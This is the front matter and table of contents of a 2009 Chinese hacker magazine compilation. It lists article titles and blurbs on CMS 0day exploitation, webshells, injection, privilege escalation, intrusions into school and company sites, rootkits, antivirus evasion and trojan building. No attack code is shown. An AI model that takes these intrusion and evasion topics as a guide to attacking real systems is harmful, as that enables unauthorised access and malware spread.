录本土Hack历史 推动Hack文明进程 最佳安全读物 DVD 非安全③④季合辑 nohack.cn

黑客手册2009合订本

非安全③④季

No 非安全 黑客手册 出品

¥36元 《杀不死的秘密》加厚版 赠

非

ISBN 978-7-900452-13-9

非安全

黑客手册

2009 ③④季

合订本



出品人：非安全
作者：非安全2009年全体作者
编　辑：Python　LCX　空气　眼镜猴
冰的原点　浪迹天涯　10086
特约编辑：风飘雨　小迷　XApache
张宇　青蛙王子　小龙猪
终稿文字审校：百合　袁博
光盘编辑：猪哥靓　眼镜猴
平面规划：柳絮
网　站：www.nohack.cn
网站编辑／管理：空气　Cass
发　行：段东霞
电话／传真：010-68867436　010-86921991
邮　购：速递小子　924073360（QQ）
版权申明：图文版权所有，未经同意，不得转载。
作者投稿文章，文责自负。
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com
光盘投稿／交流信箱：CD@nohack.cn
在线商城：book.nohack.cn
淘宝专卖店：taobao.nohack.cn
拍拍网：paipai.nohack.cn
百度有啊：youa.nohack.cn
策划监制：土豆工作室



2009.07·08合辑

写在前面
16 记NOHACK四周年纪念合辑
17 小编代表四周年寄语

新闻时评
18 云安全VS云病毒

肉鸡接龙
19 php168最新0day日拿1000webshell rabbitsafe/zhanmm

策 划
20 功夫熊猫Hacker系漫游记 赤龙 周瑞珠

Q版黑客
25 破解路由器的ADSL账号和密码 pop
28 ASPX木马后起之秀——ASP.NET Web BackDoor 夢幻☆劍客
29 防止网站挂马的实用技术之二 爱梅小礼·菜客
31 让系统服务来保护木马服务端 蜀国布衣

菜鸟恶补
32 WinXP启动内幕过程 杨华
35 3G网络的安全前瞻 feiyu88080

黑小说
37 帝都 阿九大人

社会工程学
39 社会工程学攻击，新一轮网络威胁
43 社工QQ号密码的发现 李长利
44 利用社会工程学和网易宝贝做朋友 溪亭残月[祁磊]

新洞练练看
45 日拿1000 Webshell——gshop网上商店系统漏洞 张淼/rabbitsafe
46 亚阳影视系统0day分析与利用 冯谷 张淼
48 掉进SerCMS系统的“无底洞” Komy-D＆璐儿
51 C9静态文章发布系统最新0day分析与利用 冯谷 张淼
52 cyask问答系统最新漏洞分析与利用 冯谷 张淼
53 检测Vmall 1.2商城系统 menzhi007［安天365团队］
54 HBcms宏博内容管理系统0Day menzhi007［S.S.F.］
57 Ok3w新闻发布系统漏洞分析 cnryan
59 nagios命令注入漏洞渗透 阿木
60 PJBlog3 v3.1.6.227漏洞分析 Zu4nu
61 MvMmall网店系统v5.5.1漏洞分析 My5t3ry
63 浅谈Ajax框架劫持 Demon[S.C.T]
64 老Y文章管理系统写入一句话木马漏洞 从正海
64 跨站漏洞的利用范例 cnryan
66 由preg_match()函数到跨站、泄露路径 Tommie
67 腾讯Tencent Traveler浏览器跨域修改配置文件漏洞 爱无言

西线无战事
68 对一“大型”学校商业cms的安全性分析 fjhh
70 网站目录没有写入权限的终极入侵方法 孤水绕城[L.S.T]
72 无线WPA-PSK加密破解利器——EWSA Christopher Yang/杨哲【ZerOne】
74 通过Oracle数据库默认口令获得服务器权限 菜牛
75 小花样 大气象——SQLi技术再挖掘 OrphousV
78 SSL中间人攻击终结凶器——SSLStrip Christopher Yang/杨哲【ZerOne】
81 Carl的愤怒 lovec
82 突破重围渗透XX黑客网站 上帝之爱【HSG】& 飞狼
85 COOKIES注入详解 Dream an end 赤龙【安天团队】
88 渗透李阳官方网站 Form Link@L.S.T & Cee.y
89 渗透某学校网站笔记 赤龙【安天团队SSF】
94 非主流脚本漏洞渗透 阿瓜
95 一个fckeditor漏洞引发的入侵——记对XX大学内网的渗透

高手专栏

96 Have Fun With Ettercap Filter In LAN Mickey
98 在SQL Server里留下终极后门 雪山剑神
100 Windows命令行功夫 Mickey[I_S_T_O]

窗 外

100 Linews
101 linux内核原理分析（1）
——Linux系统引导和初始化 小糊涂神
102 利用iptables与snort构建入侵检测系统
石鹏飞（Hacksign）

快码加编

·编程源起
105 从0开始学习Asp.net（三） 4lert[H.S.G]
106 关于文章"U盘恢复精灵的一些改进"的补充
零零柒
107 简简单单做数据备份还原 fish

·编程上路
108 Professional.Rootkits学习入门笔记
——A Basic Rootkit（一） wo1fSea 黄铨雍

快码加编·开心农场专题
110 千橡开心农场之VB鼠标点击器 fish
111 千橡开心农场之AutoIt批量处理 fish
113 编写千橡开心农场外挂 smallrascal

黑客免杀

117 文件比较在免杀技术中的应用 obaby
119 让multiCCL自动定位功能过Nod32
sadshell[deep.S.T]

CRACKER

120 每月破资源
122 软件破解入门系列——常用破解工具的介绍
missviola[O.S.T]
124 爆破网页木马拦截精灵v1.95 December
126 完美爆破国外收费游戏——EvilInvasion
yyshell&love815
127 软件破解奇巧赢计大搜索——Nag窗口篇
风飘雪
129 双管齐下之SimplePack脱壳 龙虾

读编互动

131 Q&A 徐师傅

2009.09

新闻时评

134 "云"时代的操作系统

策 划

135 功夫熊猫Hacker系漫游记 2 赤龙

Q版黑客

142 轻松实现3G、EDGE等无线上网卡的网络共享
pop
143 手把手教你配置WVS 冷笑的猪头
146 有对比才有鉴别 Reduta
148 再破360安全卫士 蜀国布衣
149 host域名劫持反360"云查杀" 黄孙焕
149 将反隐身之战进行到底 FREDOM
150 网络揭秘——QQ收费业务刷到2999年 郝安山
150 "百度空间炸弹"
——狂刷百度空间留言秘籍 Komy—D&璐儿
151 如何利用QQ群发广告信息 小桥流水
153 让QQ空间标题栏GO OUT 郝安山

菜鸟恶补

153 计算机名称解析探秘 杨华
156 浅谈操作系统原理（4） 五岳Jian派 HackRain

黑小说

157 抓捕银行骇客 magic dog

新洞练练看

161 DZ 7.0最新0DAY后门曝光 Gxm [B.S.T]
162 浅析PHP+MYSQL注射原理及其逐步深入利用
L4nk0r[l4nkor.org]

164 让LOOP防下载形同虚设，直接拿shell
——分析沸腾新闻多媒体展望系统V1.2 0Day
莫乂问[B.H.S.T]& 李宓
166 0Day发掘技术入门篇之——实例发掘
Qcms内容管理系统0Day menzhi007 [S.S.F.]
167 0Day发掘技术入门篇之二——实例发掘PHPWEB
分享式智能网站管理系统0Day menzhi007 [S.S.F.]
169 月光小屋聊天室解密笔记 HideHai
171 在magic_quotes_gpc=off下绕过两种函数
Tommie
173 击垮校园店小二 cnryan
175 对汉魅的安全性检测 smallrascal
177 SupeSite 6.0直接获取webshell的0day
sunwear[E.S.T]

西线无战事

178 特殊的php上传漏洞，再到获取linux root，
最后栽下rootkit sunwear [E.S.T]
180 一次root下的艰难突破 Yizhigu
孤水绕城[L.S.T]
182 渗透某大学 耗子
185 Pcsec Game黑客游戏通关手记 孤水绕城
188 利用MySql内置变量进行注入 b4che10r
189 Hack无所不在——对某KTV点歌系统
的一次安全检测 【浙江传媒学院】王伟
191 漫长渗透华夏黑客同盟之旅
飞狼 & 上帝之爱 & 冰 sugar
194 记一次万分曲折的入侵 applychen
196 曲折渗透备考网 rabbitsafe/zhanmiao

高手专栏

198 跨站的另类应用——绕过session验证 白开
200 系统攻击之迷惑日志 fish
201 伟大的FIND与强大的Mshta 零零柒（蔡俊豪）
202 无线攻击技巧系列之3：无线攻击跳板第一弹
Christopher Yang/杨 哲 【ZerOne】

窗 外

204 LINEWS
205 Hydra&Fail2ban——Linux下口令的攻与防 空气
207 巧妙配置Apache增强Windows/Linux服务器
安全性 rootsecurity[S·I·S·T]
208 Linux小技巧——在centos中使用飞信
古典娃娃 [sec120]
209 Ubuntu下使用Hotspot Shield免费VPN
Mickey [I_S_T_O]

快码加编

·编程源起
210 反弹木马编写之FTP更新 无敌小龙
211 化繁为简进入注册表 fish
213 VB编写校内自动留言机终结篇（上）
西北工业大学RJ010807 李劼杰
214 汉字密码为WEB安全保驾护航 菜客.爱梅小礼

·编程上路
215 Professional.Rootkits学习入门笔记
——A Basic Rootkit（二） wo1fSea 黄铨雍
217 菜菜也谈Windows进程管理 Reduta
221 远程控制软件编程之套接字阻塞模式
重庆通信学院地域通信教研室 杨阳 王孟智

黑客免杀


226 躲过360安全卫士的隐藏启动查杀 蜀国布衣
227 永不被查杀的捆绑器 许建轩

CRACKER

228 每月破新闻 10086
229 手脱eXPressor并寻找失落的IAT函数 December
231 小破“极品私人密盘” grrxrslt（浪子）

读编互动

233 Q&A 徐师傅
234 29号信箱



2009.10

新闻时评

236 我们有了网民节

策划

237 功夫熊猫Hacker系漫游记3 赤龙

为了钻研网络技术，熊猫阿宝昼夜不分地去学习，疯狂地去寻找目标计算机，进行提权测试！不过太过于沉迷一样东西也会给身体带来危害，你看阿宝的熊猫眼就知道了，正是他天天熬夜导致的结果。本来已经很“熊猫”的啦，现在更加囧了！不过话说回来，阿宝在这段时间深入地研究提权的方法，从中学会了不少技巧。

Q版黑客

243 编译个人专版的灰鸽子 ☆obaby☆

文章利用图文并茂的方式向大家讲解如何利用delphi编译自己的专版灰鸽子，没有用到什么技术，不过需要多多练习，对于菜菜来说，很新奇吧！

246 利用网游资料快速查询你是否还是他的好友 浅浅′虚伪

246 QQ秀拼的是创意 郝安山

246 菜鸟简单抓鸡方法 Lescper

246 拿好友IP——计数器帮我忙 郝安山

248 最快的“黑代码” 山东省招远一中新校 牟晓东

248 手机腾讯网，任我浏览不受限 张培涵

249 看我来获取高清MV下载地址 Blackk

250 轻松登录MSN，快乐禁止更新！ smallrascal

经历了好几次MS霸道的强制更新，虽然似乎是“好心”的解决安全问题，可还是让我对这个软件帝国产生了厌恶！不想升级享受更多的“烦扰”，难道就不能自己来破解，让低版本继续效力吗？废话不多说了，看我来“破解”！

菜鸟恶补

251 实践体验ARP欺骗 杨华

有关ARP的知识在网上讨论的够多了，特别是ARP欺骗病毒流行的时候，各种介绍ARP协议、ARP病毒的资料到处都是。我仔细看了一下，发现大多数都是停留在理论分析上，当然对于专业网络技术人员，一看就懂。但对于刚入门的网络初学者来讲，通过具体的实例来讲解就更容易理解了。本文的目的就是通过搭建具体的实验环境，分析具体的数据包，使初学者一看就明白。

254 网络计算机重名检测机制探寻 杨华

局域网中的计算机为保证其能够正常运行，在系统启动时都要进行一系列的IP、计算机名重名检测，这对于我们普通用户来说，是觉察不到的，但它却实际存在。通过抓包分析，计算机在每次启动时都必须发送一些检测数据包来进行检测，本文的目的就是将相关资料介绍给大家。

黑小说

255 夜幕猫来临III——笔记本要随身带 nobody

书房的门虚掩着，漏出的那些冷光夹杂着几点幽幽的蓝光在客厅的地板上一闪一闪的。苏英泽背对着苏景，蓝色的屏幕光在他眼中化为0和1的跳动。他的指尖在键盘上流畅地来回滑动，额头渗出细腻的汗珠，苏景则在他身后以平均每分钟20圈的速度到处乱转，像念着咒语的老巫婆一样不断地催促他……

新洞练练看

257 黑客脚本渗透普及 Msnh4ck（晓华)[岁月联盟信息安全团队]

技术学习都是从低到高而进行的，下面以实例的形式来讲解如何进行脚本渗透。本次渗透主要涉及如下知识：主机端口扫描、Web/MYSQL攻击、Windows主机提权、域环境的渗透。本文将严格按照以上步骤实施本次渗透任务，同时向新手朋友体现普通渗透攻击的基本步骤，以及一些经典渗透测试工具的应用。

261 魅力企业整站系统不魅力——魅力企业整站系统2009正式版0day分析 飞鸟游鱼

263 利用or构造SQL巧妙注射——分析睿智管理系统安全 L4nkor[l4nkor.org]

最近下载了一套网站管理系统进行分析，这里讨论两个方面：跨站的利用、SQL注射，还是一句话：重在思路。

265 中国seo优化html整站系统漏洞挖掘与利用 By rabbitsafe/zhangmiao

今天给大家带来的是号称中国seo优化第一的系统0day分析与利用方法。这套系统用的人应该不少，介绍说是非常适合做个人站点，SEO非常不错，据说一个小时百度就能收录新站，适合做技术类、非主流类、减肥类站点。全站生成HTML，大大的提高了安全性。

267 “金玉其外，败絮其中”之细数某漂亮企业CMS漏洞 小楼听雨

前段时间答应帮朋友建个企业站，于是得以有机会小试牛刀，检验了下前段时间的学习成果。CMS的名字叫作漂亮企业网站，现将分析过程拿来和众小菜分享一下。

270 凡诺企业网站管理系统1.1Finall漏洞浅析 cnryan

今天分析的是“凡诺企业网站管理系统1.1Finall”。像这种企业站，很多都是漏洞百出的……

西线无战事

271 一次完美的击杀 马军

本文以一次渗透为实例，讲述了笔者如何随着对目标更多的了解而不停的变换攻击策略的过程。技术上没有难关，主要是思路的变换体现出作者渗透经验的丰富，而经验，需要实战的累积。

273 一次遗憾的代码获取 fjhh

这几天在网上闲逛，看中了一个网站，SEO优化上做的很不错，遂想down下其代码来，便有了此次测试过程……

275 跨站跨出webshell思路拓展 冷笑的猪头

277 Oracle提权点滴记录 Msnh4ck(晓华)[岁月联盟]

利用Oracle弱口令进行数据库攻击应该算是比较老的技术了，但是国内很多主机仍然存在着默认的口令，一些大型系统也不例外。经过笔者的测试，发现至少50%的Oracle主机存在着默认口令，当然测试的版本主要集中于10G以前的老版本，对于新版本来说，这方面要安全许多，因为在安装时会提示用户修改密码。

280 对某19禁网站的一次检测 N3tl04D[安天365团队]

282 反渗透国外 IDC H.J4CK

反渗透是个很有趣的话题，通过对手遗留下来的蛛丝马迹顺藤摸瓜的找到目标后，再通过信息刺探和分析，最终顺利渗透目标。本文作者较多的通过自己编写利用脚本来达到目的，大家可以在这方面有意的积累一些。

284 记一次 Serv-U 提权 白开

Serv-U 提权可谓是老生常谈了，由于Serv-U 的用户多，提权成功率也高，众多 ASP 木马纷纷将此提权功能集成在内。然而通过这次操作我又发现，Serv-U 提权绝不是填好表单、提交命令那么简单，因为很多细节决定着提权的成败。

窗外

286 Linews

287 入侵某防护软件官网加提权 ze0r

很多人一听到 Linux 服务器，立刻头就大了，不知道从哪里下手。通过本文你一定已经深刻意识到了，其实 Linux 服务器只是系统不同罢了，而一些服务上的漏洞利用方法和 Win 下是没有多少区别的，并不是一说起 Linux 服务器就只能溢出猜密码，世界是很宽广的。

社会工程学

288 当黑客遭遇 FBI OrphousV

这篇文章与以往的社会工程学文章相比，有一个共同点，那就是漂亮的社工技巧；但也有一个不同点，那就是漂亮的社工技巧被运用到作者身上。要知道，被社工的滋味可不好受，更何况我是学社工的，把这种经历拿出来写成文字可是需要很大勇气的。时隔一年回想起来，仍觉社工之精妙，也怪我当初戒备不严。不过也觉得挺幸运的，至少算是见识到 FBI 了，不过这幸运也太另类了，事后我可紧张了好几天的。

快码加编

· 编程源起

290 从 0 开始学习 Asp.net（四） 4lert[H.S.G]

在上一节中我们了解了初级的 ADO.NET 技术，这节我们将通过一个用户登录的程序来了解在程序中该如何来应用 ADO.NET。

293 汇编实现星号密码查看 爱拼才会赢

我们知道，用户在输入密码的时候都是以星号的方式来显示的，那么所谓的星号密码查看器，就是将用户输入的密码以明文来显示。今天我们就要来了解一下星号密码查看的思路与程序编写！

· 编程上路

294 Professional.Rootkits 入门笔记
——A Basic Rootkit（三） wo1fSea 黄铨雍

这篇文章是《Professional.Rootkits》原书中“A Basic Rootkit”主题的下半部分，在上部分我们讨论了关于一个简单的 Rootkit 程序 Ghost 的编写，这部分我们将讨论如何编写 Rootkit 驱动的加载程序。

CRACKER

296 每月破资源 10086

297 软件破解入门系列二——常用的脱壳方法 missviola[0.S.T]

上一期给大家介绍了一些基础的破解知识，这一期我们就要给大家讲解一些基本的脱壳方法。好了，废话不多说，直接进入主题。

299 爆破 Hide Window Hotkey 2.5
——脱壳、去自校验和破解 obaby

本文的最大亮点在如何去掉自校验，这是初学者经常会碰到的事。去掉自校验的方法有很多，本文只提到其中的一种，当然，不同的校验是需要不同的方法去处理的。在编辑本文的时候，遇上了一些小问题，比如作者写完之后并没有检查自己写的这篇文章，这是一个弊端，希望作者能够改正一下。

读编互动

302 Q&A 徐师傅

303 29 号信箱

2009.11

新闻时评

305 颠覆杀毒市场，360 强势插入！

策划

306 功夫熊猫 Hacker 系漫游记 4 赤龙

记得当初阿宝接触网络时，总是喜欢聊天，电脑只要开着，总会发现右下角有一个小企鹅。不知道何时，这个企鹅出现的几率比以往少了很多，但偶尔还是会出来冒个泡。冒泡的时候也跟以往大不同了，以前总是听到企鹅在叫，现在那个企鹅都成了哑巴，这是因为阿宝不想让这只企鹅的叫声打搅到自己。

Q 版黑客

310 菜鸟如何判断自己的系统是否安全 未来明星

这次是我给《黑客手册》第一次投稿，还望多多指正。废话不敢多说，直入主题，如何简单判断自己的系统是否安全呢？

310 裸奔，我“快”乐！ 牟晓东

“裸奔”指的是不安装杀毒软件而上网浏览的行为，这在木马、病毒满网飞的现在无疑是十分危险的。

312 360手机安全卫士抢先体验 cceo5

360 手机卫士目前在内测阶段，因为广大用户的关注，消息不径而走，也出现不少借此炒作或者别有用心的产品，目前最新版为 v1.0.0beta2。

313 万象+净网先锋+易游网吧系统远控实现与免费上网 冰风清源 @Neusoft

打工近一个月了，在市里的四星级网吧安家落户。由于身上的银子有限，网吧有两三百台机子，于是就动了“坏”心思，顺便测试一下它的安全状况……

菜鸟恶补

314 U盘启动盘制作与量产 秋风一叶

很久没写文章了，套话不说，直入今天的菜鸟恶补正题——U盘启动盘制作与量产。

黑小说

316 夜幕猫来临Ⅳ——真相有很多 Nobody

当一路狂飙到家的苏景看见正微笑着等在门口的苏英泽时，真的非常想冲上去抱住他大哭一顿，然后翘起兰花指历数那个何瑞的斑斑劣迹……

新洞练练看

318 易想B2B系统漏洞分析利用 周志锐

YxB2B商务网是易想网络旗下的门户型B2B行业网站系统，是国内还算比较流行的一款B2B系统，本文将带大家分析下它的漏洞。程序的漏洞都出现在客户输入的地方，脚本程序漏洞常见的也就是注入和上传了，一些特殊的漏洞还是要靠仔细分析代码才可以挖掘的到。

320 深入挖掘网购系统漏洞 三爷

最近朋友说要开个网购站点，发来了几套程序让帮忙看下，还说什么死活也得给他揪出几个漏洞来，要不没办法向他交差。接过程序后就开始在茫茫代码中寻找那一丝交差的希望。看了一下，一共有三套系统，都是从官方下的最新版，下面是偶的分析结果及过程。

325 风讯网站内容管理系统最新0day分利与利用 冯谷 张淼

最新的风讯网站内容管理系统是FoosunCMS4.0 sp7版本，这个漏洞只测试了asp+access数据库，mssql数据库的没有测试，可能也存在类似漏洞。

326 DeDeCMS0day漏洞分析以及浅谈反射型xss利用 CCOz

DeDeCMS最近频繁出现漏洞，前两天跨站大神猪哥靓又发现了一个xss跨站的0day，交由我来分析之。猪哥找到的xss存在于XSS高发的搜索页面上，我在本地搭建了一个WAMP（WindowsXp-sp3，Apache2.0，Mysql5.0.83，PHP5.2.10-win32）环境，下载了一套5.3版本的DeDeCMS用于测试与分析。

328 0Day发掘技术入门篇之四：weencompany 0day menzhi007

这一篇我们分析的是闻泰网络旗下的weenCompany闻名企业网站系统，其官方网站为http://www.weentech.com，当前最新版本为4.0.0。

330 CSRF的硝烟 Allen_HW

CSRF，即Cross Site Request Forgery，直译过来便是跨站请求伪造，国外早在2000年就已经提出了这个概念，国内在2006年才开始关注CSRF，2008年之后CSRF开始渐渐在国内火起来了。

331 毫不设防之凡诺企业网站系统 4lert[H.S.G]

听朋友说《凡诺企业网站管理系统》是个漏洞大户，于是从网上搞了套1.2的免费版。感觉免费版的话，一般都会存在不少的缺陷，结果真的如我猜想一样，而且其安全性令我大失所望。

333 对阿赛企业网站系统V2的漏洞分析 cnryan

今天到codepub下载了一套叫“阿赛企业网站系统V2”的ASP程序，大小还不到1m，检查了它的安全性，从本文可以了解阿赛企业网站系统V2的漏洞分析。

335 0Day发掘技术入门篇之三——实例发掘深喉咙SHLCMS Ver3.8正式版0Day menzhi007 [安天365]

西线无战事

336 直捣黄龙——杀入内部网络 赤龙

本文是域内网渗透的经典流程，大家可细心阅读一下。

340 艰难渗透某交友网 赤龙

343 一次由投票引发的网站入侵完整过程 藏形匿影

一次QQ上的MM好友发来一个链接，叫我帮忙投下票。在进行了几次投票后，系统提示达到了今天投票的次数，不能再继续进行投票，于是我就产生了邪恶的想法，何不XX了它。

344 另类打造session隐藏型后门 Cnshell

关于Session的具体原理，运行机制等，有兴趣的朋友们请自行百度，基于本文章不涉及太深，我会把预备知识尽可能简单地写出来。

345 同学网跨站测试 无生

346 友情检测中国校园服务网 啊冰【岁月联盟】

348 记一次非主流拿webshell 飞鸟游鱼

一天朋友发了一个站给我，问我能不能拿到webshell。我看了一下，是一个企业站，一般企业站都很好拿，所以就毫不犹豫的答应了，后来却费了一番功夫才拿到。好了，我们进入正题。

349 利用SSH服务突破业务堡垒机的统一入口限制 黄超毅 demonalex

随着经济全球化进程的日益加剧，国内的上市公司企业数量也与日俱增，SOX（萨班斯）法案也随之成为各大企业与机构的主要内审依据之一。为了有效实现SOX法案中针对IT审计的技术支撑手段，各大安全厂家均推出了自己的4A解决方案。从一开始的旁路审计系统，到后来的业务堡垒机、综合审计平台等等，且各自具备特殊亮点。

高手专栏

350 挂马的两个新方法 lcx

这里只做技术讨论，请不要用本文所述方法做非法危害之事。关于挂马，基本上是在网页原来的代码里加载一个iframe，我以前的文章写过几种加载方法，这篇文章里再提两个新方法。

351 SQL查询优先级对注入的影响及利用 无名小卒

本文深入研究了一下mssql注入的几个技巧。本文献给所有好学的朋友。先建立实验环境，并将几个对注入攻击比较重要的优先级关系搞清楚。

窗外

352 Linews

353 Ubuntu使用谈 狂枫

ubuntu之所以流行，跟它的包管理有一定的关系。它的通过源安装软件的方法是非常方便的，只要知道软件名，就可以使用apt-get或者aptitude新立德软件包管理器来安装。先介绍apt-get的使用，比如说，我要安装stardict（星际译王），只要输入以下命令即可：

快码加编

· 编程源起

355 inline函数，让你的程序奔跑！ 梁嘉

这篇文章主要写inline函数对程序的影响，对于暴力破解等重复工作量比较大的程序有较好的效果。

356 轻松统计软件安装情况 fish

从本文您可以学到：1、了解已安装软件在注册表中的位置；2、编程实现获取已安装软件列表；3、将列表导入EXCEL统一管理。

358 飞话——藏在WAP下的安全隐患 白开

从本文您可以学到：1、分析飞话漏洞的原理；2、利用PHP进行弱口令的猜解。

· 编程上路

359 ASP.NET Web BackDoor编写原理 夢幻☆劍客
从本文您可以学到：1、了解C#的简单语法；2、使用各种技巧在C#的基础上进行开发。

黑客免杀

364 免杀API函数过诺顿 许建轩
从本文你可以学习到：如何改动API函数过诺顿。

社会工程学

367 记一次社会工程学渗透 溪亭残月[祁磊]
从本文可以看到一次基本的社工过程

CRACKER

370 菜鸟逆向需注意脚本程序带来的误区 Reudta
从本文你可以学习到：AutoIt脚本程序的一个误区。
372 “毒”善其身，对流氓软件的爆破修改 obaby
从本文你可以学习到：1、如何追码；2、如何修改程序的代码达到需要的目的。

读编互动

375 Q&A 徐师傅
375 29号信箱

2009.12

新闻时评

378 Google危机，微软黑手？

策划

379 功夫熊猫Hacker系漫游记5——access手工注入+后台获取webshell 赤龙
时光飞逝，不知不觉五个月的时间已经过去了……回想熊猫阿宝从零基础到现在的菜鸟黑客，走过来还是挺不容易的。从那炎热的夏天到如今的寒冬，阿宝从来没有放弃过学习，那份对技术追求的执着，那种求知的欲望，鞭策着他不停地前进……

Q版黑客

386 iphone/ipod完美越狱 风逝水
在网上流传着两种破解iphone系统限制的方式，一种是用程序破解系统限制；另一种就是自刷固件。不论是哪种方法，目的都是一个：打开系统Root最高权限，以取得对系统目录的访问和修改，同时支持运行破解软件。
388 另类虚拟机——Windows XP Mode 痛并快乐着
在Windows 7的旗舰版或专业版中，微软推出了一个很特别的增强模块，即Windows XP Mode。微软声称这是一个为了增强Windows 7兼容性而特别开发出来的全新功能，它能让Windows XP下的老程序通过虚拟技术直接运行在Windows 7的桌面上。
389 Windows7的特殊权限 蜀国布衣
Windows7已经正式推出一段时间了，而微软公司则一直宣称其安全性非常高。其实通过笔者的观察分析，Windows7的安全性之所以非常的高，主要是因为系统采用了特殊的用户权限。那么到底是怎样一种用户权限呢？今天笔者就在这里给大家说道说道……
390 防止网站挂马的实用技术之三 爱梅小礼·菜客
从本文继续学习如何防止网站被挂马。
392 SID漏洞——TX，你封彻底好吗！ Fredom
393 阅后即焚术 牟晓东
谁都有些小秘密，但在网络如此发达的今天，即使与QQ好友私聊也不是安全的（有聊天记录可查），更何况是邮箱了。不过，如果你确实想与好友说几句很麻人的话（比如向女友表白），那倒也不用发愁，因为我们可以使用“阅后即焚术”。
393 JAVA游戏小修改 宋宇明
手机游戏目前主要以java文件为主，但因为各类手机的屏幕尺寸不统一，造成有些游戏无法全屏或显示不完全，玩起来自然有点不爽。今天我们就将对java游戏来点小修改，大家一起爽歪歪。
394 浅谈恶意程序行为分析 天翼
396 由踩校内软件所引发的盗号问题 ETY001
397 EXE转bat文件的解析 黑手ALL

菜鸟恶补

398 U盘系统盘强化篇 Kay4
